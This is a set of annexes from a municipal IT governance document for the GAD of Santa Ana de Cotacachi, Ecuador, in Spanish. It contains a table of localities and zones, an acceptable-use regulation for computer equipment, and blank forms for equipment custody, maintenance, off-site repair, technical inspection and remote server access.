CARIAMANGA	LOJA	CALVAS	CARIAMANGA	II
CATACUCHA	LOJA	PALTAS	CATACUCHA	II
CATAMAYO	LOJA	CATAMAYO	CATAMAYO (LA TOMA)	II
GONZANAMA	LOJA	GONZANAMA	GONZANAMA	II
GUAGUARPAMBA	LOJA	CHAGUARPAMBA	CHAGUARPAMBA	II
LOJA	LOJA	LOJA	LOJA	II
QUILANGA	LOJA	QUILANGA	QUILANGA	II
SARAGURO	LOJA	SARAGURO	SAN ANTONIO DE CUMBE	II
SOZORANGA	LOJA	SOZORANGA	SOZORANGA	II
ALAMOR	LOJA	PUYANGO	ALAMOR	III
CELICA	LOJA	CELICA	CELICA	III
MACARA	LOJA	MACARA	MACARA	III
PINDAL	LOJA	PINDAL	PINDAL	III
ZAPOTILLO	LOJA	ZAPOTILLO	ZAPOTILLO	IV
BABA	LOS RÍOS	BABA	BABA	III
BABAHOYO	LOS RÍOS	BABAHOYO	PIMOCHA	III
CATARAMA	LOS RÍOS	URDANETA	CATARAMA	III
MONTALVO	LOS RÍOS	MONTALVO	MONTALVO	III
PALENQUE	LOS RÍOS	PALENQUE	PALENQUE	III
PUEBLO VIEJO	LOS RÍOS	PUEBLOVIEJO	PUEBLOVIEJO	III
QUEVEDO	LOS RÍOS	QUEVEDO	QUEVEDO	III
SAN JACINTO DE BUENA FE	LOS RÍOS	BUENA FE	SAN JACINTO DE BUENA FE	III
VALENCIA	LOS RÍOS	VALENCIA	VALENCIA	III
VENTANAS	LOS RÍOS	VENTANAS	VENTANAS	III
VINCES	LOS RÍOS	VINCES	VINCES	III
EL CARMEN	MANABI	EL CARMEN	EL CARMEN	III
OLMEDO	MANABI	OLMEDO	OLMEDO	III
PICHINCHA	MANABI	PICHINCHA	PICHINCHA	III
BAHIA DE CARAQUEZ	MANABI	SUCRE	BAHIA DE CARAQUEZ	IV
CALCETA	MANABI	BOLÍVAR	CALCETA	IV
CHONE	MANABI	CHONE	CHONE	IV
FLAVIO ALFARO	MANABI	FLAVIO ALFARO	FLAVIO ALFARO	IV
JIPUJAPA	MANABI	JIPUJAPA	JIPUJAPA	IV
JUNIN	MANABI	JUNIN	JUNIN	IV
MANTA	MANABI	MANTA	MANTA	IV
MONTECRISTI	MANABI	MONTECRISTI	MONTECRISTI	IV
PAJAN	MANABI	PAJAN	PAJAN	IV
FEDERNALES	MANABI	FEDERNALES	FEDERNALES	IV
PORTOVIEJO	MANABI	PORTOVIEJO	PORTOVIEJO	IV
PUERTO LÓPEZ	MANABI	PUERTO LÓPEZ	PUERTO LÓPEZ	IV
ROCAFUERTE	MANABI	ROCAFUERTE	ROCAFUERTE	IV
SANTA ANA	MANABI	SANTA ANA	SANTA ANA	IV
SUCRE	MANABI	24 DE MAYO	SUCRE	IV
TOSAGUA	MANABI	TOSAGUA	TOSAGUA	IV
GRAL. LEONIDAS P. GUTIERREZ	MORONA SANTIAGO	LIMÓN INDANZA	GRAL. LEONIDAS P. GUTIERREZ	II

ANEXO G: Reglamento y procedimientos de instalación de Equipos y Sistemas Informáticos

Este documento está basado en el Reglamento de Uso de Equipos y Sistemas Informáticos de la Universidad de San Martín de Porres

1. POLÍTICAS Y NORMAS

A. SOBRE EL USO DE LOS RECURSOS INFORMÁTICOS

- El uso de los recursos informáticos (equipos, software, aplicaciones y sistemas, bases de datos, periféricos, documentos e información) es para asuntos relacionados con la labor administrativa o profesional para el que fue designado, siendo el uso personal limitado.
- El empleo de los recursos informáticos de forma no indicado expresamente por documento al responsable de la unidad de cómputo, a través del jefe de la oficina administrativa, se encuentra por defecto terminantemente prohibido. Los empleados públicos se limitarán a trabajar con los recursos informáticos asignados y en caso de requerir más recursos deberán solicitarlos al jefe administrativo.
- No está permitido imprimir trabajos personales, empleando los recursos del área (papel, tóner, tinta, cinta).
- No deberá usar los recursos informáticos para acceso, descarga, transmisión, distribución o almacenamiento de material: obsceno, ilegal, nocivo o que contenga derecho de autor, para fines ilegales.
- No está permitido el uso de los recursos informáticos para generar ganancias económicas personales o desarrollar actividades o labores de terceros.
- En las oficinas y laboratorios: los equipos de cómputo, software y aplicaciones instalados en ellos, son usados únicamente por el profesional asignado o por las personas designadas por el custodio de dichos equipos.
- No está permitido el uso de los equipos informáticos, servicios y red de datos para propagar cualquier tipo de virus, gusano, o programa de computador cuya intención

sea hostil o destructiva, esto será reportado al jefe administrativo para que inicie las acciones pertinentes.

B. SOBRE LA INTEGRIDAD DE LOS RECURSOS INFORMÁTICOS

- Se considera que el usuario está incurriendo en falta grave por negligencia cuando destruye o daña los equipos informáticos que se le hayan asignado para realizar su labor o actividad o cuando manipula cualquier otro equipo del GAD municipal que no es de su uso normal.
- Está prohibido manipular comidas, bebidas o por fumar cerca de los equipos informáticos que puedan originar directa o indirectamente su mal funcionamiento siendo el usuario responsable por el deterior del mismo, en estos casos se informará vía documento a la jefe administrativo para que ésta determine las acciones a seguir o el remplazo del equipo.
- No está permitida la manipulación maliciosa de los recursos informáticos que puedan originar daños en los servidores, equipos pc , equipos de comunicaciones, la estructura de red, las aplicaciones desarrolladas, la base de datos, el servicio de internet, el servicio de aula virtual , el servicio de bases de datos bibliográficas, el correo electrónico y los servicios y/o recursos informáticos asociados.

C. SOBRE EL ACCESO A LA RED DE DATOS

- La cuenta y la contraseña de acceso al Correo, a los Sistemas, Contables y otros que se creen por el departamento de informática, son de propiedad de la GAD municipal y son para uso estrictamente personal y se encuentran bajo responsabilidad del usuario al que se le asigna dicha cuenta.
- No está permitido el acceso desde cualquier equipo y sistemas de información para obtener información o archivos de otros usuarios sin su permiso o para acceder a información que no es de su área o competencia, salvo requerimiento por escrito de su jefe de área inmediato.
- Es responsabilidad de los usuarios no facilitar su cuenta y su contraseña personal, que puede devenir en robo de información o manipulación de los documentos electrónicos, en los equipos informáticos, salvo que por necesidad de reparación el

personal de informática los requiera para reconstruir su perfil y documentación en el equipo dañado. En este caso el usuario posteriormente tiene el derecho de solicitar el cambio de su contraseña.

- No se permitirá ningún intento de vulnerar o atentar contra los sistemas de protección o seguridad de red. Cualquier acción de este tipo será comunicada inmediatamente a jefe administrativo para que ésta pueda iniciar cualquier acción de carácter administrativo, laboral o legal que corresponda.
- No está autorizada la instalación de puntos de acceso inalámbricos (access point - WIFI) que se encuentren fuera de la administración (configuración y supervisión) del departamento de informática, porque implican una brecha de seguridad a la información que se maneja dentro del GAD.
- No están autorizadas las acciones de usuarios, custodios o terceros que estén destinadas a modificar, reubicar o sustraer los equipos de cómputo, software, información o periféricos para alterar o falsificar de manera fraudulenta su contenido.
- El usuario no deberá acceder a los sistemas de información, servicios y bases de datos para los cuales no se le ha otorgado expresamente permiso, ni imprimir información confidencial y sacarla fuera de los ambientes del GAD municipal con la finalidad de publicarla o manipularla para perjudicar el funcionamiento de la institución.

D. SOBRE LA INSTALACIÓN Y USO DE SOFTWARE Y APLICACIONES

- El software y las aplicaciones que serán instalados en los equipos informáticos serán aquellos que previamente hayan sido estandarizados y autorizados por el departamento de informática, para lo cual se dispone de las licencias respectivas.
- No deberá instalarse ningún tipo de software que no se encuentre autorizado por el departamento de informática. El usuario o el custodio son responsables ante la GAD municipal y/o ante terceros por la instalación y uso de cualquier software no autorizado que haya sido colocado en el equipo informático de su uso.
- No está permitido desinstalar software, aplicaciones, borrar archivos del sistema o cambiar configuraciones pre-establecidas para los equipos informáticos sin supervisión o conocimiento del personal de departamento de informática

- No está autorizada la copia o distribución, para fines personales o comerciales, de cualquier aplicación o software protegido legalmente o violar cualquier derecho de autor o términos de licenciamiento adquiridos por el GAD municipal, sin la autorización escrita del propietario del software.
- No está permitido la instalación o uso de software de espionaje, monitoreo de tráfico o programas maliciosos en la red de datos que originen: violaciones a la seguridad, interrupciones de la comunicación en red, que eviten o intercepten la autenticación del usuario (inicio de sesión en el dominio) por cualquier método, o que busquen acceder a recursos a los que no se les ha permitido expresamente el acceso.
- Toda instalación, desinstalación o traslado de software incluyendo los de "dominio público" o de "distribución libre desde y hacia un equipo informático de la facultad requiere autorización y coordinación previas con el departamento de informática.
- El usuario es consciente y reconoce los derechos del GAD municipal al usar una licencia de software adquirido por la institución en un equipo informático de la facultad o en un equipo de cómputo personal.
- Cualquier software o aplicación instalado en un equipo informático que no cumpla con lo estipulado anteriormente, será desinstalado sin aviso previo y sin que ello origine ninguna responsabilidad del personal del departamento de informática

E. SOBRE EL USO DEL CORREO ELECTRÓNICO

- Está prohibido usar los equipos de cómputo de la GAD municipal para enviar mensajes de amenaza o acoso a los usuarios de la institución o externos, lo cual será comunicado a las autoridades correspondientes para la sanción inmediata del usuario y el seguimiento respectivo del departamento de informática.
- No está permitido el envío de correos de tipo spam o con comunicaciones fraudulentas desde las cuentas institucionales, que originen daños a la imagen de GAD municipal; tampoco está permitido remitir correos con mensajes, imágenes o videos obscenos o inmorales desde o hacia la institución.

- No está permitido usar identidades falsas en mensajes de correo electrónico institucionales, ya sea con direcciones ficticias o con una identidad que no sea la propia asignada por el departamento de informática.
- No está permitido usar las comunicaciones electrónicas para violar los derechos de propiedad de los autores, revelar información privada sin el permiso explícito del dueño, dañar o perjudicar de alguna manera los recursos disponibles electrónicamente, para apropiarse de los documentos de la facultad.
- Todas las políticas incluidas en este documento son aplicables al correo electrónico institucional. El correo electrónico debe usarse de manera profesional y cuidadosa, tomando especial cuidado en evitar el envío a destinatarios dudosos ó destinatarios colectivos. Las leyes de derechos de autor y licencias de software también aplican para el correo electrónico.
- Los mensajes de correo electrónico institucional deben ser eliminados una vez que la información contenida en ellos ya no sea de utilidad.
- No es aceptable el uso de correo institucional para participar en una cadena de correos, se recomienda borrar este tipo de mensajes en el momento de haberlo recepcionado.
- En ningún caso es permitido suplantar cuentas de usuarios ajenos.

F. SOBRE EL ACCESO A INTERNET Y OTROS SERVICIOS WEB

- No está permitido el uso indebido de los recursos de internet con fines personales no laborales.
- No está permitido acceder a internet con fines comerciales o recreativos (juegos, chat, radio por internet, blogs de música y video para descargar o escuchar en línea, conversación en tiempo real).
- No está permitido usar cualquier tipo de conversación en línea, sin el requerimiento respecto o el permiso expreso de las autoridades.

- No está permitido degradar el ancho de banda de la conexión a Internet, debido a descargas de archivos de música, imágenes, videos, etc., o empleo de radio o video en línea, no autorizado.
- El responsable del departamento de informática acogiendo las directivas de la institución determinará los estándares para los contenidos considerados como oficiales para uso laboral y administrativo. Cualquier otra página o sitio web puede ser bloqueado sin necesidad de comunicación al usuario.

G. SOBRE LA PRIVACIDAD DEL USUARIO DE LOS RECURSOS INFORMÁTICOS

- Cuando los equipos y sistemas informáticos funcionan correctamente el usuario puede considerar que los datos generados en estos son información privada a menos que él mismo realice alguna acción para revelarlos a otros. Los usuarios deben estar conscientes sin embargo que ningún sistema de información es completamente seguro, y que hay personas dentro y fuera de la institución que pueden encontrar formas de tener acceso a la información.
- El personal de soporte técnico tiene la autoridad para acceder archivos individuales o datos cada vez que deban realizar mantenimiento, reparación o chequeo de equipos de computación, también tiene la facultad de eliminar archivos innecesarios que degradan el buen funcionamiento del equipo y que no estén autorizados (software no autorizado, archivos de música y video).
- Cuando se sospeche de uso indebido de los recursos informáticos, el personal del departamento de informática, con la autorización respectiva puede acceder a cualquier cuenta, datos, archivos, o servicio de información perteneciente al usuario involucrado para investigar e informar a las autoridades respectivas.
- El personal de informática está autorizado a monitorear los sistemas de información de la facultad para salvaguardar la integridad, disponibilidad, seguridad y desempeño correcto de los mismos y ejecutar las acciones pertinentes como: negación, restricción de acceso de usuarios o sistemas, aislamiento y desconexión de equipos o servicios.

- El departamento de informática monitoreará la carga de tráfico de la red y cuando sea necesario tomará acción para proteger la integridad y operatividad de sus redes, recolectando estadísticas de utilización basado en las direcciones de red, protocolo de red y tipo de aplicación, restringiendo las actividades del usuario y el uso de las aplicaciones innecesarias cuyo uso resulte en la degradación del rendimiento del tráfico y se informará a la autoridad respectiva.

2. INCUMPLIMIENTO DE LAS POLÍTICAS

- La GAD municipal hará responsable al usuario de las consecuencias derivadas por el incumplimiento de las políticas y normas establecidas en este documento.
- Cualquier acción disciplinaria derivada del incumplimiento de la misma (tales como llamadas de atención, suspensiones, expulsiones o despidos), será considerada de acuerdo al reglamento interno del GAD municipal.
- El usuario que no cumpla con el uso correcto del software será directamente responsable de las sanciones legales derivadas de sus propios actos.

3. NOTIFICACIÓN DEL REGLAMENTO

- El Departamento de informática establecerá un Acta de Compromiso que firmarán todos los usuarios al momento de recibir el presente reglamento.

4. APLICACIÓN Y CUMPLIMIENTO

- Esta política aplica a todos los funcionarios del GAD Municipal de Santa Ana de Cotacachi. Cualquier usuario que viole este reglamento será objeto de sanción disciplinaria pertinente.
- El término de la relación laboral con la institución le faculta al personal del departamento de informática inhabilitar inmediatamente la cuenta de usuario y/o modificar la contraseña actual, y transferir toda la información que haya creado durante su periodo laboral al personal designado y reconocido por la jefatura de dicha área, previa comunicación escrita dirigida al Jefe de la Oficina Administrativa.

ANEXO H: Formulario de Recepción y Responsabilidad de Equipos Informáticos del GAD Municipal de Santa Ana de Cotacachi

Datos Del Empleado Municipal			
Nombre	(1)		
Cargo	(2)		
Ubicación	(3)		
Fecha de recepción	(4)		
INFORMACIÓN DEL EQUIPO			
Marca del equipo	(5)		
Nombre del equipo con su respectivo código institucional y serie		Código	serie
	Monitor	(6)	(12)
	CPU	(7)	(13)
	Teclado	(8)	(14)
	Mouse	(9)	(15)
	Impresora	(10)	(16)
	Otro	(11)	(17)
Observaciones	(18)		

Yo en mi calidad de _____ (empleado/a), con cedula de identidad _____ me hago responsable del equipo recibido por parte del departamento de informática.

Custodio


Jefe Inventarios y Bodega

Director Administrativo

Procedimiento de llenado del formulario

1. Anotar el nombre del custodio
2. Anotar el cargo al cual pertenece el custodio
3. Anotar el nombre del departamento u oficina
4. Anotar la fecha de recepción
5. Anotar marca del equipo
6. Anotar el código del monitor
7. Anotar el código del cpu
8. Anotar el código del teclado
9. Anotar el código del mouse
10. Anotar el código de la impresora
11. Anotar el código de algún equipo que no esté el nombre en los puntos del seis al diez
12. Anotar la serie del monitor
13. Anotar la serie del cpu
14. Anotar la serie del teclado
15. Anotar la serie del mouse
16. Anotar la serie de la impresora
17. Anotar la serie de algún equipo que no esté el nombre en los puntos del seis al diez
18. Anotar alguna absorción del equipo

Diagrama de flujo que indica el procedimiento de recepción de un equipo.



ANEXO I: Formulario de Mantenimiento de Equipos Informáticos del GAD Municipal de Santa Ana de Cotacachi

INFORMACIÓN DEL EQUIPO			
Nombre	(1)		
Nº Inventario	(2)		
Marca	(3)		
Modelo	(4)		
Fecha aproximada de adquisición	(5)		
Fecha de vencimiento de la garantía	(6)		
Nombre de la persona responsable	Telf.	(8)	
(7)	Ext:	(9)	
Cargo del Responsable	(10)		
Prioridad de realización del mantenimiento	1	(11)	
	2	(11)	
	3	(11)	
INFORMACIÓN PARA EL MANTENIMIENTO			
Ubicación	Dependencia	(12)	
	Piso	(13)	
Mantenimiento que requiere el Equipo	Preventivo	(14)	
	Correctivo	(14)	
Software	(15)	Hardware	(16)
Estado del equipo			
(17)			


Firma y fecha de recepción del equipo

Firma y fecha de entrega del equipo

Procedimiento de llenado del formulario

1. Anotar el nombre del equipo
2. Anotar el número del inventario al que pertenece el equipo
3. Anotar la marca del equipo
4. Anotar el modelo del equipo
5. Anotar la fecha aproximada de la adquisición del equipo
6. Anotar la fecha de vencimiento de la garantía del equipo
7. Anotar el nombre de la persona responsable del equipo
8. Anotar el teléfono de la persona responsable del equipo
9. Anotar la extensión del departamento de la persona responsable del equipo
10. Anotar el cargo del solicitante
11. Marcar con una "X" el nivel de prioridad para la realización del mantenimiento, sabiendo que el número uno significa mayor preferencia.
12. Anotar el nombre de la sala a donde pertenece el equipo
13. Anotar el número de piso al que pertenece el equipo
14. Marcar con una "X" el tipo de mantenimiento que se va a realizar
15. Marcar con una "X" si el mantenimiento es del software
16. Marcar con una "X" si el mantenimiento es del hardware
17. Describir el estado del equipo en el que llega, y sus posibles fallas

Diagrama de flujo del procedimiento a seguir en solicitud al mantenimiento de un equipo informatico



ANEXO J: Formulario de la salida de Equipos Informáticos del GAD Municipal de Santa Ana de Cotacachi

INFORMACIÓN DEL EQUIPO		
Marque con una X el equipo que desea mantenimiento fuera del GAD Municipal		
Equipo con su respectivo número de inventario	Monitor	(1)
	CPU	(2)
	Teclado	(3)
	Mouse	(4)
	Impresora	(5)
	Otro	(6)
Estado del equipo		
(7)		
Responsable quien autoriza la salida del equipo.	(8)	
Custodio	(9)	
Ubicación	(10)	
Fecha de la salida del equipo	(11)	
Tiempo estimado en la reparación	(12)	
Fecha de recepción del equipo	(13)	
Estado en que regresa el equipo		
(14)		
Observaciones	(15)	

Responsable del equipo


Responsable de Informática

Jefe del Departamento de Informática

Procedimiento de llenado del formulario

1. Anotar el código institucional del monitor
2. Anotar el código institucional del cpu
3. Anotar el código institucional del teclado
4. Anotar el código institucional del mouse
5. Anotar el código institucional de la impresora
6. Anotar el código institucional de algún equipo que no esté el nombre en los puntos del uno al seis
7. Describir el estado en el que se encuentra el equipo resaltando las anomalías del mismo.
8. Nombre del responsable de Informática
9. Nombre del responsable del equipo
10. Anotar el departamento u oficina de donde sale el equipo
11. Anotar la fecha de la salida del equipo
12. Anotar un tiempo estimado para la reparación
13. Anotar la fecha en que el equipo llega al GAD después de la reparación
14. Describir el estado en el que el equipo regresa después de la reparación
15. Anotar alguna observación

Diagrama de flujo del procedimiento a seguir para el mantenimiento de un equipo fuera de GAD municipal



ANEXO K: Procedimiento para el cambio de un equipo**INFORME TÉCNICO DE FUNCIONAMIENTO EQUIPO INFORMÁTICO**

A continuación se detalla la Revisión Técnica del Equipo Informático;

Equipo revisado:

Equipo:
Marca y modelo:
Núm. serie:
Código Institucional:
Ubicación:
Custodio:
Cargo:

Procedimiento:**Evidencia Física (fotos)****Dictamen técnico. Calificación del equipo:**

<i>Partes del equipo</i>	<i>Estado</i>			<i>Observaciones</i>
	<i>Muy Bueno</i>	<i>Bueno</i>	<i>Malo</i>	
<i>El teclado</i>				
<i>Batería</i>				
<i>Cargador</i>				
<i>Pantalla</i>				
<i>Wirreless</i>				
<i>Puertos USB</i>				
<i>Entrada de Video</i>				
<i>Entrada LAN</i>				
<i>Disco Duro de 500GB</i>				
<i>Cámara integrada</i>				
<i>Bisagras</i>				
<i>Memoria RAM 3GB</i>				
<i>Procesador Core 2 Duo</i>				
<i>CASE</i>				

Posibles Causas.-

-
-
-
-

Sugerencia.

-
-


Conclusión del equipo

-
-

ANALISTA DPTO INFORMÁTICA

Fecha:

Flujograma que indica el procedimiento para el cambio de un equipo



ANEXO M: Formulario para ingresa remotamente a los servidores de Informática del GAD Municipal de Santa Ana de Cotacachi

Datos neceserios para realizar el ingreso remotamente			
Nombre de la empresa	(1)		
Nombre de la persona	(2)		
Nombre del servidor	(3)		
Motivo del acceso remoto			
(4)			
Fecha	(5)		
Hora de inicio	(6)	Hora de finalizacion	(7)
Resultados Obtenidos del acceso remoto			
(8)			

Encargado del Mantenimiento

